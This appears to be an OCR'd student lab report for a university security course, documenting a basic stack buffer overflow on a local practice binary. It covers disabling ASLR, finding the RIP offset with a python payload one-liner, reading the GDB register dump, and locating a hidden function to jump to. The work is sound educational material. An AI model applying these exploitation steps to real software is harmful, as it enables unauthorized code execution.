
Kevin Cendana
CSC 154
Spring 2024


CSC 154 Lab 4-2

Task 1


1. Installed GDB on Kali VM to prepare for debugging. I had to add --fix-missing for it to work. I got the gray configuration screen but I didn't take a screenshot and couldn't go back 😕

Kevin Cendana
CSC 154
Spring 2024







Kevin Cendana
CSC 154
Spring 2024



2. Added Peda to GDB to enhance debugging capabilities.

Kevin Cendana
CSC 154
Spring 2024






3. Downloaded the provided binary and alternatively created and compiled a custom vulnerable C program.

Kevin Cendana
CSC 154
Spring 2024

4. Disabled ASLR to prevent address space randomization for ease of exploitation.


5. Ran the binary with simple input to explore how it behaves.


Kevin Cendana
CSC 154
Spring 2024




6. Generated an input overflow with repeated "A"s to identify how buffer overflows affect the binary.

Kevin Cendana
CSC 154
Spring 2024







Kevin Cendana
CSC 154
Spring 2024




7. Created a patterned input to find the exact offset affecting the RIP register.

Kevin Cendana
CSC 154
Spring 2024





Kevin Cendana
CSC 154
Spring 2024



8. Confirmed control over RIP by overwriting it with a specific value.

Kevin Cendana
CSC 154
Spring 2024


```
┌──(kevin㉿kali)-[~]
└─$ python -c 'print("A"*120+"BBBBBB")' > rip.txt
```


```
Program received signal SIGSEGV, Segmentation fault.
[----------registers----------]
RAX: 0x0
RBX: 0x7fffffffdf48 ('A' <repeats 200 times>...)
RCX: 0x0
RDX: 0x0
RSI: 0x4062b0 ('A' <repeats 196 times>, "BBBB"...)
RDI: 0x7fffffffdbe0 --> 0x7fffffffdc10 ('A' <repeats 68 times>, "BBBBBB\n", 'A' <repeats 53 ti
RBP: 0x4141414141414141 ('AAAAAAAA')
RSP: 0x7fffffffde38 ('A' <repeats 200 times>...)
RIP: 0x401196 (<main+58>:       ret)
R8 : 0x400
R9 : 0x410
R10: 0x1000
R11: 0x202
R12: 0x0
R13: 0x7fffffffdf58 ('A' <repeats 200 times>...)
R14: 0x403e00 --> 0x401110 (<__do_global_dtors_aux>:    endbr64)
R15: 0x7ffff7ffd000 --> 0x7ffff7ffe2c0 --> 0x0
EFLAGS: 0x10206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[----------code----------]
   0x40118b <main+47>:  call   0x401040 <printf@plt>
   0x401190 <main+52>:  mov    eax,0x0
   0x401195 <main+57>:  leave
=> 0x401196 <main+58>:  ret
```

9. Located the memory address of the hidden function within the binary.

```
gdb-peda$ p hidden
$1 = {<text variable, no debug info>} 0x401146 <hidden>
gdb-peda$
```


Kevin Cendana
CSC 154
Spring 2024
10. Crafted and ran an exploit to successfully redirect execution to our function.



